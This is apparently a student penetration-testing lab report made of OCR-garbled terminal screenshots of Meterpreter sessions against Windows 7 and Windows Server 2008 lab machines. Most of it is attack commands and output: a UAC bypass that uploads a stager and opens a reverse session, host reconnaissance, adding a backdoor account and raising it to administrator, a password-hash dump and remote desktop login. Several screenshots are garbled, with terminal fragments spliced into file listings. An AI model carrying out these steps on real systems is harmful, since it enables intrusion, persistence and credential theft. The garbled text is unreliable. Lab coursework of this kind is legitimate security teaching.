-h, 100666/rw-rw-rw-	674304	fil		2009-07-13 19:56:38	-0400	wwanmm.dll
irroot@CSAPenTest: ~	40960	fil		2009-07-13 19:56:31	-0400	wwanprotdim.dll
rw[-] No 100666/rw-rw-rw-	185856	fil		2009-07-13 19:56:41	-0400	wwansvc.dll
rw[-] No 100666/rw-rw-rw-	27648	fil		2009-07-13 19:56:32	-0400	wwapi.dll
knNo enco 100666/rw-rw-rw-	80896	fil		2009-07-13 19:53:06	-0400	wzcdlg.dll
rwPayload 100777/rwxrwxrwx	36864	fil		2009-07-13 19:15:34	-0400	xcopy.exe
Final s 100666/rw-rw-rw-	54784	fil		2009-07-13 20:13:11	-0400	xmlfilter.dll
Saved a 100666/rw-rw-rw-	180274	fil		2009-07-13 20:20:17	-0400	xmllite.dll
root@CSAPenTest: ~	17920	fil		2009-07-13 19:52:55	-0400	xmlprovi.dll
total 1100666/rw-rw-rw-	47616	fil		2009-07-13 19:44:01	-0400	xolehlp.dll
drwxr-x 100777/rwxrwxrwx	3405312	fil		2009-07-13 20:24:08	-0400	xpsrchhw.exe
drwxr-x 100666/rw-rw-rw-	76060	fil		2009-06-10 17:15:00	-0400	xpsrchw.xml
drwxr-x 100666/rw-rw-rw-	1712640	fil		2009-07-13 20:22:04	-0400	xpservices.dll
drwxr-x 100666/rw-rw-rw-	930816	fil		2009-07-13 20:19:30	-0400	xpssvcs.dll
-rw-r-- 100666/rw-rw-rw-	4041	fil		2009-06-10 17:42:07	-0400	xwizard.dtd
drwxr-x 100777/rwxrwxrwx	41472	fil		2009-07-13 19:51:41	-0400	xwizard.exe
drwxr-x 100666/rw-rw-rw-	354816	fil		2009-07-13 19:51:41	-0400	xwizards.dll
drwxr-x 100666/rw-rw-rw-	85564	fil		2009-07-13 19:51:36	-0400	xwreg.dll
drwxr-x 100666/rw-rw-rw-	158208	fil		2009-07-13 19:51:38	-0400	xwtpdui.dll
drwxr-x 100666/rw-rw-rw-	107520	fil		2009-07-13 19:51:37	-0400	xwtpw32.dll
lrwxr/- 100777/rwxrwxrwx	0	dir		2009-07-13 22:37:09	-0400	zh-CN
root@CSAPenTest: ~	0	dir		2009-07-13 22:37:09	-0400	zh-HK
+ 40777/rwxrwxrwx	0	dir		2009-07-13 22:37:09	-0400	zh-TW
100666/rw-rw-rw-	327680	fil		2009-07-13 19:40:36	-0400	zipfldr.dll

```
meterpreter > sysinfo
Computer : WINDOWS7
OS        : Windows 7 (Build 7600).
Architecture : x86
System Language : en_US
Domain    : WORKGROUP
Logged On Users : 4
Meterpreter : x86/windows
meterpreter >
```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

*Figure 3.11 Gained System info*

-Used command *sysinfo* to gain system info

```

Index of / File Edit View Search Terminal Help
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::4c9a:a715:bcd3:6bec%eth0
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Nessus Home Kali Linux Kali Docs Kali Tools Exploit-DB Most Visited
meterpreter > ifconfig
Interface 1
=====
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:29:42:ef
MTU : 1500
IPv4 Address : 192.168.10.9
IPv4 Netmask : 255.255.255.0

Interface 12
=====
Name : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::5efe:c0a8:a09
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 13
=====
Name : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00

```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

```

Index of / File Edit View Search Terminal Help
Screenshot saved to: /root/OYNsavHC.jpeg
meterpreter > ifconfig
Interface 1
=====
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:29:42:ef
MTU : 1500
IPv4 Address : 192.168.10.9
IPv4 Netmask : 255.255.255.0

Interface 12
=====
Name : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::5efe:c0a8:a09
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 13
=====
Name : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00

```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

**Figure 3.12 collect IP address**

-used command *ifconfig* or *ipconfig* to retrieve the IP address of machine

```
root@Kali:~# ps -auxww
  PID  PPID  Name          Thread  Session  User      Path
-----+-----+-----+-----+-----+-----+-----+
    0     0  [System Process]
  264     4  smss.exe      x86_0      0  NT AUTHORITY\SYSTEM back to 10\SystemRoot\System32\smss.exe
   292   3888  csrss.exe    x86_0      2  NT AUTHORITY\SYSTEM          C:\Windows\System32\csrss.exe
   336   1100  LogonUI.exe   x86_0      3  NT AUTHORITY\SYSTEM          C:\Windows\System32\LogonUI.exe
   340    332  csrss.exe    x86_0      0  NT AUTHORITY\SYSTEM          C:\Windows\System32\csrss.exe
   344   2044  chrome.exe    x86_0      1  WINDOWS7\Window 7        C:\Program Files\Google\Chrome\Application\chrome.exe
   392   332  wininit.exe   x86_0      0  NT AUTHORITY\SYSTEM          C:\Windows\System32\wininit.exe
   404   384  csrss.exe    x86_1      1  NT AUTHORITY\SYSTEM          C:\Windows\System32\csrss.exe
   452   384  winlogon.exe   x86_1      1  NT AUTHORITY\SYSTEM          C:\Windows\System32\winlogon.exe
   488   392  services.exe  x86_0      0  NT AUTHORITY\SYSTEM          C:\Windows\System32\services.exe
   496   392  lsass.exe     x86_0      0  NT AUTHORITY\SYSTEM          C:\Windows\System32\lsass.exe
   504   392  lsm.exe       x86_0      0  NT AUTHORITY\SYSTEM          C:\Windows\System32\lsm.exe
   596   2456  explorer.exe  x86_1      1  WINDOWS7\Window 7        C:\Windows\Explorer EXE
   616   488  svchost.exe   x86_0      0  NT AUTHORITY\SYSTEM          C:\Windows\System32\svchost.exe
   676   488  vmacthlp.exe  x86_0      0  NT AUTHORITY\SYSTEM          C:\Program Files\VMware\VMware Tools\vmacthlp.exe
   708   488  svchost.exe   x86_0      0  NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
   756   488  svchost.exe   x86_0      0  NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
   848   488  svchost.exe   x86_0      0  NT AUTHORITY\SYSTEM          C:\Windows\System32\svchost.exe
   900   2044  chrome.exe    x86_1      1  WINDOWS7\Window 7        C:\Program Files\Google\Chrome\Application\chrome.exe
   932   488  svchost.exe   x86_0      0  NT AUTHORITY\SYSTEM          C:\Windows\System32\svchost.exe
   1080  488  svchost.exe   x86_0      0  NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
   1100  2992  winlogon.exe  x86_0      3  NT AUTHORITY\SYSTEM          C:\Windows\System32\winlogon.exe
   1164  488  svchost.exe   x86_0      0  NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
   1252  488  spoolsv.exe   x86_0      0  NT AUTHORITY\SYSTEM          C:\Windows\System32\spoolsv.exe
   1296  488  svchost.exe   x86_0      0  NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
```

**Figure 3.12 command ps for running processes**

```

File Edit View Terminal Help
root@CS2A:~# UAC is set to Default
root@CS2A:~# BypassUAC can bypass this setting, continuing...
root@CS2A:~# Part of Administrators group! Continuing...
index.htm[*] Uploaded the agent to the filesystem...
root@CS2A:~# Uploading the bypass UAC executable to the filesystem...
root@CS2A:~# Meterpreter stager executable 73802 bytes long being uploaded..
kmanl.exe[*] Sending stage (179779 bytes) to 192.168.10.9
root@CS2A:~# Meterpreter session 3 opened (192.168.10.13:227 -> 192.168.10.9:1048) at 2020-07-26 20:36:19 -0400
Final shell: rdesktop -U Kilah -p test 192.168.10.9
Saved: meterpreter > shell
Process 140 created.
total 1 created.
drwxr-x C:\Windows\System32>net user /add Kilah test
net user /add Kilah test
The command completed successfully.

drwxr-x C:\Windows\System32>
C:\Windows\System32>exit
exit
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c::: (39.8 kB)
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
Kilah:1003:aad3b435b51404eeaad3b435b51404ee:0cb6948805f797bf2a82807973b89537:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaae8fb117ad06bdd830b7586c:::
meterpreter >

```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

**Figure 3.13 hashdump**

```


File Edit View Terminal Help
r -v, --var <name> Specify a custom variable name
r -t, --timeout <second> The number of seconds to wait for a connection
r -h, --help Show help information
root@CS2A:~# rdesktop -u Kilah -p test 192.168.10.9
[!] No t File Edit View Search Terminal Help
[!] No arceo@CS2A:~# rdesktop -u Kilah -p test 192.168.10.9
kNo encodeAutoSelect failed, do you have a keyboard?
Payload Error: 192.168.10.13: unable to connect
Final status@CS2A:~# rdesktop -u Kilah -p test 192.168.10.9
Saved as Autoselected keyboard map en-us
root@CS2A:~# ERROR: CredSSP: Initialize failed, do you have a keyboard?
total 11:7
drwxr-xr Connection established using SSL.
drwxr-xr WARNING: Remote desktop does not support co
drwxr-xr
drwxr-xr WARNING: Failed to acquire ownership of PRIM
-rw-r--r WARNING: Failed to acquire ownership of CLIP
drwxr-xr [ 100 1000 1 2017
lnwxrwxn [ 100 1000 1 2017
root@CS2A:~# + Other commands

```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.


**Figure 3.14 Remote Access**  
**Task D: Another Approach?**

Use the same strategy we introduced in this module, set a reverse shell connection to Windows Server 2008. Create a malicious account remotely with your own name.



**Figure 3.15 session started for Windows 2008**

- used command *screenshot* to show I gained remote access to Windows 2008 by downloading the kmanl.exe file and executing it.



**Figure 3.16 Account created in my name using the same steps used previously**  
- Used command `net user /add Kilah Password123`

The screenshot shows a Kali Linux desktop environment with multiple windows open. The terminal window in the foreground displays the following command and its output:

```
msf5 > msfpreter -r sysinfo
[*] 192.168.10.9 - Meterpreter session 3 closed. Reason: Died
[*] 192.168.10.9 - Meterpreter session 1 closed. Reason: Died
[*] 192.168.10.9 - Meterpreter session 2 closed. Reason: Died
```

Below the terminal, a message reads: "To return to your computer, move the mouse pointer outside or press Ctrl+Alt."

---

**Figure 3.17**

For administrator: *net localgroup administrators Kilah /add*